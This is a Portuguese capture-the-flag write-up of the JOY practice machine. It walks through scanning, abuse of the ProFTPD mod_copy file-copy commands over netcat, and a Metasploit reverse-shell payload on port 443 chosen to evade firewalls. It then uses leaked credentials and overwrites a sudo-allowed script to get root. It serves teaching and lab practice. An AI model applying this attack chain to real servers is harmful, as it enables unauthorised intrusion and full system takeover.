

Relatório → WRITE UP

Máquina 0x04 (digitalworld.local: JOY)

Por Sávio (@dissolvimento)


Sumário

0.1	Início		3				
0.2	ProFT	roFTPD mod_copy Remote Code Execution					
	0.2.1	Server FTP	7				
	0.2.2	Utilizando mod_copy	9				
0.3	Execu	ecução do exploit com metasploit					
	0.3.1	Configurações do exploit	11				
0.4	Acesso ao servidor						
	0.4.1	Comando su e o pseudoterminal	13				
	0.4.2	Reutilizando a vulnerabilidade do mod_copy	14				

0.1 Início

Máquina 4 (digitalworld.local: JOY) configurada no VirtualBox.







Com o objetivo de identificar o alvo para futuras análises, o scan inicial revela o *ip* da máquina-alvo (192.168.0.105):

```
Nmap scan report for 192.168.0.105 (192.168.0.105)
Host is up (0.00052s latency).
```

O acesso via navegador à raiz ('/'), revelou um diretório 'ossec/'.



Ao acessar o diretório, identifica-se a presença de um IDS¹ OSSEC, versão 0.8, cuja análise não será abordada neste relatório:



Com o propósito de revelar as portas e seus respectivos serviços rodando, um scan é realizado com a ferramenta *nmap* no alvo

sendo identificado, na porta de número 21, o serviço ProFTPD, versão 1.2.10.

 $^{^{1}}$ Intrusion Detection System.

O ProFTPD é um servidor FTP² de código aberto que será usado para explorar a máquina-alvo:

```
∧ ☆~ nmap -sV -p- 192.168.0.105
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-02 14:17 -0300
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 14:18 (0:00:02 remaining)
Nmap scan report for 192.168.0.105 (192.168.0.105)
Host is up (0.00013s latency).
Not shown: 65523 closed tcp ports (conn-refused)
                         VERSION
       STATE SERVICE
21/tcp open
                          ProFTPD 1.2.10
             ftp
22/tcp open
             ssh
                          Dropbear sshd 0.34 (protocol 2.0)
25/tcp
                          Postfix smtpd
       open
             smtp
                         Apache httpd 2.4.25 ((Debian))
80/tcp open
             http
                   Apache nttpd
Dovecot pop3d
110/tcp open
             pop3
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                          Dovecot imapd
143/tcp open imap
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
465/tcp open smtp Postfix smtpd
587/tcp open smtp Postfix smtpd
993/tcp open ssl/imaps?
995/tcp open ssl/pop3s?
Service Info: Hosts: The, JOY.localdomain, JOY; OS: Linux; CPE: cpe:/o:linu
Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

0.2 ProFTPD mod_copy Remote Code Execution

A versão na qual o serviço está rodando é vulnerável a um ataque de RCE³ que abusa das funções implementadas pelo módulo *mod_copy* do ProFTPD. O mod_copy é um *módulo* auxiliar do ProFTPD que implementa os comandos SITE CPFR e SITE CPTO, podendo ser usados para copiar arquivos/diretórios de um lugar para outro no servidor, como consta em sua documentação:

```
Rapid7
https://www.rapid7.com > ftp > proftpd_modcopy_exec :

ProFTPD 1.3.5 Mod_Copy Command Execution

This module exploits the SITE CPFR/CPTO mod_copy commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files.
```

² File Transfer Protocol.

³ Remote Code Execution.

Ao buscar sobre essa vulnerabilidade⁴, traça-se uma lista de pontos necessários para que ela seja explorada:

For this attack to work, though, we would need specific conditions:

- An attacker can authenticate to the ProFTPD server whether by a user account or the anonymous account.
- 2. mod_copy is enabled.
- 3. The FTP directory is also accessible from a web server.
- 4. A file exists that contains PHP code, but is not currently using the PHP extension.
- The attacker uses the "site cpfr" and "site cpto" commands to copy the file containing PHP to a file with the PHP extension.
- 6. The attacker accesses the PHP file via the web server and the code is executed.

Figura 1: Parâmetros para RCE mod_copy.

Tradução adaptada:

Para esse ataque funcionar, no entanto, é preciso condições específicas:


- 1. O atacante pode autenticar no servidor ProFTPD tanto com um usuário comum quanto o usuário anonymous.
- 2. mod_copy está ativado.
- 3. O diretório FTP também é acessível pelo servidor web.
- 4. Existe um arquivo que contém código PHP, mas não possui a extensão .php.
- 5. O atacante usa os comandos "site cpfr" e o "site cpto" para copiar o arquivo contendo o código PHP para um arquivo contendo a extensão .php.
- 6. O atacante acessa o arquivo PHP pelo servidor web e o código é executado.

⁴ https://www.bleepingcomputer.com/news/security/proftpd-vulnerability-lets-users-copy-files-without-permission/

O parâmetro FTPPASS espera a senha do usuário FTP; nesse caso, como a busca é pelo *anonymous*, não são necessárias mudanças. O FTPUSER pede o usuário, sendo colocado *anonymous*. RHOSTS é o ip da máquina-alvo, sendo colocado 192.168.0.105. RPORT é a porta que está rodando o servidor, sendo colocado 21. Ao rodar, verifica-se que o usuário *anonymous* existe:


0.2.1 Server FTP

Posterior à verificação do ponto 2., será explorado o servidor FTP com o objetivo de preparar o ambiente para tal. Ao conectar-se com um gerenciador de arquivos qualquer⁵, são encontradas duas pastas, *download* e *upload*:



⁵ Neste relatório foi usado o *nautilus*.

Em *upload*, vários arquivos são encontrados; em particular, um contém informações importantes, o directory:



Aparenta ser a *saída* de um comando (possivelmente 1s -lah no diretório /home do usuário *patrick*):

```
### Total 164
### Total 166
##
```

0.2.2 Utilizando mod_copy

Para verificar o ponto 2. da Figura 1, conecta-se ao servidor FTP e copia-se o arquivo *version_control*:

```
-rw-r--r-- 1 patrick patrick 0 Jul 2 03:20 u2nl2HXDbipwVA5gckF90Cdy7FiEDb
-rw-r--r-- 1 patrick patrick 407 Jan 27 2019 version_control
drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Videos
```

É usado o netcat como ferramenta para conectar-se ao servidor FTP

```
$ nc 192.168.0.105 21
```

em seguida testam-se as funções SITE CPFR e SITE CPTO para verificar o arquivo em /home/patrick/version_control e copiá-lo para o local do servidor FTP em /home/ftp/version_control, respectivamente. Como consta na imagem, ambos os comandos são executados com sucesso:

```
nc 192.168.0.105 21

220 The Good Tech Inc. FTP Server

site cpfr /home/patrick/version_control

350 File or directory exists, ready for destination name

site cpto /home/ftp/version_control

250 Copy successful
```

O ponto 3. da Figura 1 é naturalmente provado ao fazer a cópia do servidor onde roda o serviço web APACHE para o servidor FTP. Já os pontos 4., 5. e 6. são cobertos pelo exploit que será usado posteriormente.

Ao analisar o arquivo copiado (version_control), encontram-se alguns comentários relevantes para a execução do exploit:

```
Version Control of External-Facing Services:

Apache: 2.4.25
Dropbear SSH: 0.34
ProFTPd: 1.3.5
Samba: 4.5.12

We should switch to OpenSSH and upgrade ProFTPd.

Note that we have some other configurations in this machine.

1. The webroot is no longer /var/www/html. We have changed it to /var/www/tryingharderisjoy.

2. I am trying to perform some simple bash scripting tutorials. Let me se e how it turns out.
```

Figura 2: /var/www/tryingharderisjoy

0.3 Execução do exploit com metasploit

Para fins de exploração da vulnerabilidade, é usado o metasploit como framework que executará o exploit:

A maioria das configurações que o exploit pede são já foram abordadas em relatórios anteriores, exceto pela raiz do servidor web (SITEPATH) que, como mostrado na Figura 2, foi trocado para /var/www/tryingharderisjoy:

<pre>msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options Module options (exploit/unix/ftp/proftpd_modcopy_exec):</pre>						
Name	Current Setting	Required	Description			
CHOST		no	The local client address			
CPORT		no	The local client port			
Proxies		no	A proxy chain of format type :host:port[,type:host:port][]. Supported proxies: htt p, socks4, socks5, socks5h, sapni			
RHOSTS		yes	The target host(s), see http s://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html			
RPORT	80	yes	HTTP port (TCP)			
RPORT_FTP	21	yes	FTP port			
SITEPATH	/var/www	yes	Absolute writable website pa th			
SSL	false	no	Negotiate SSL/TLS for outgoing connections			
TARGETURI	/	yes	Base path to the website			
TMPPATH VHOST	/tmp	yes no	Absolute writable path HTTP server virtual host			

0.3.1 Configurações do exploit

O parâmetro RHOSTS, já conhecido, espera o ip da máquina-alvo, sendo colocado 192.168.0.105. O SITEPATH, como explicado, pede o endereço absoluto (raiz) de onde o servidor roda, sendo colocado /var/www/tryharderisjoy. LPORT pede a porta que receberá o payload, sendo colocado 443⁶. PAYLOAD são scripts que acompanham o exploit em sua execução, sendo colocado cmd/unix/reverse_python:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.0.105
rhosts ⇒ 192.168.0.105
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/try
ingharderisjoy
sitepath ⇒ /var/www/tryingharderisjoy
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lport 443
lport ⇒ 443
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reve
rse_python
payload ⇒ cmd/unix/reverse_python
```

Ao executar o exploit, adquire-se o acesso com o usuário www-data:

⁶ A porta 443 é escolhida com o propósito de enganar firewalls e/ou outras medidas de segurança, simulando uma conexão HTTPS comum.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.0.12:443
[*] 192.168.0.105:80 - 192.168.0.105:21 - Connected to FTP server
[*] 192.168.0.105:80 - 192.168.0.105:21 - Sending copy commands to FTP server
[*] 192.168.0.105:80 - Executing PHP payload /w5x08Xx.php
[*] 192.168.0.105:80 - Deleted /var/www/tryingharderisjoy/w5x08Xx.php
[*] 192.168.0.105:80 - Deleted /var/www/tryingharderisjoy/w5x08Xx.php
[*] Command shell session 2 opened (192.168.0.12:443 → 192.168.0.105:5 7504) at 2025-07-02 15:50:00 -0300
whoami
www-data
```

0.4 Acesso ao servidor

Ao listar os arquivos, identifica-se o diretório 'ossec/' e nele um arquivo de nome 'patricksecretsofjoy'. Os demais arquivos não serão analisados neste relatório:

```
ls
EYy9ZWU.php
ossec
cd ossec
ls
CONTRIB
LICENSE
README
README.search
css
htaccess_def.txt
img
index.php
js
lib
ossec_conf.php
patricksecretsofjoy
setup.sh
site
tmp
```

No arquivo, possivelmente duas credenciais de usuário:

```
cat patricksecretsofjoy credentials for JOY: patrick:apollo098765 root:howtheheckdoiknowwhattherootpasswordis how would these hack3rs ever find such a page?
```

0.4.1 Comando su e o pseudoterminal

Ao tentar usar o su para trocar de usuário para o *root*, é impedido por não haver de fato um TTY⁷ (apenas uma conexão simples que recebe INPUT/OUT-PUT). Resolve-se isso evocando um PTY (ou *pseudoterminal*) com o python3⁸:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash)'
```

```
su
su: must be run from a terminal
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@JOY:/var/www/tryingharderisjoy/ossec$
```

Ao tentar as credenciais mostradas para o usuário *root*, verifica-se que a senha está incorreta:⁹

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@JOY:/var/www/tryingharderisjoy/ossec$ su
su
Password: howtheheckdoiknowwhattherootpasswordis
su: Authentication failure
www-data@JOY:/var/www/tryingharderisjoy/ossec$
```

O mesmo não ocorre para o usuário patrick:

```
Terminal

8 Explicação do código:
import pty → importa a lib pseudotty,
; → quebra a linha,
pty.spawn("/bin/bash") → usa a função spawn do pty para evocar o bash (/bin/bash).

9 Não seria tão fácil assim.
```

```
www-data@JOY:/var/www/tryingharderisjoy/ossec$ su patrick
su patrick
Password: apollo098765

patrick@JOY:/var/www/tryingharderisjoy/ossec$
```

Usuário patrick

Ao analisar as permissões do usuário *patrick* com sudo -1¹⁰, detecta-se o arquivo /home/patrick/script/test. A pasta /home/patrick/script pertence ao usuário *root*, não sendo possível acessá-la diretamente:

```
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo -l
sudo -l
Matching Defaults entries for patrick on JOY:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
sbin\:/bin
User patrick may run the following commands on JOY:
    (ALL) NOPASSWD: /home/patrick/script/test
patrick@JOY:/var/www/tryingharderisjoy/ossec$
```

0.4.2 Reutilizando a vulnerabilidade do mod_copy

A estratégia utilizada para obter permissões privilegiadas ainda explora a vulnerabilidade do mod_copy, segue a seguinte lógica: criar um arquivo (data) que evoca o bash \rightarrow enviar para o servidor ftp \rightarrow usar a funcionalidade do mod_copy para copiá-lo para o arquivo que o usuário *patrick* tem permissão root (/home/patrick/script/test) \rightarrow e executar com o sudo. Desta forma, em teoria, o sudo chamará o bash e ganhar-se-á acesso root. Arquivo *data* criado:

```
echo "/bin/bash" > file
```

 $^{^{10}\!\}mathrm{Esse}$ comando verifica onde (e em que arquivos) o usuário tem permissão de sudo.

Realiza-se o acesso ao servidor FTP e o envio do arquivo data com

put data

```
Connected to 192.168.0.105.

220 The Good Tech Inc. FTP Server
Name (192.168.0.105:user): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put data
200 PORT command successful
150 Opening BINARY mode data connection for data
226 Transfer complete
10 bytes sent in 0.0028 seconds (3.4757 kbytes/s)
ftp>
```

Conecta-se ao servidor FTP pelo netcat

```
$ nc 192.168.0.105 21
e usam-se os comandos
site cpfr /home/ftp/data
e
site cpto /home/patrick/script/test
```

para, respectivamente, verificar a existência do arquivo (data) e copiá-lo para o arquivo test em /home/patrick/script/test:

```
nc 192.168.0.105 21

220 The Good Tech Inc. FTP Server site cpfr /home/ftp/data

350 File or directory exists, ready for destination name site cpto /home/patrick/script/test

250 Copy successful
```

Ao executar com

\$ sudo /home/patrick/script/test

obtém-se acesso privilegiado root:

```
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo /home/patrick/script
/test
sudo /home/patrick/script/test
root@JOY:/var/www/tryingharderisjoy/ossec# id
id
uid=0(root) gid=0(root) groups=0(root)
root@JOY:/var/www/tryingharderisjoy/ossec#
```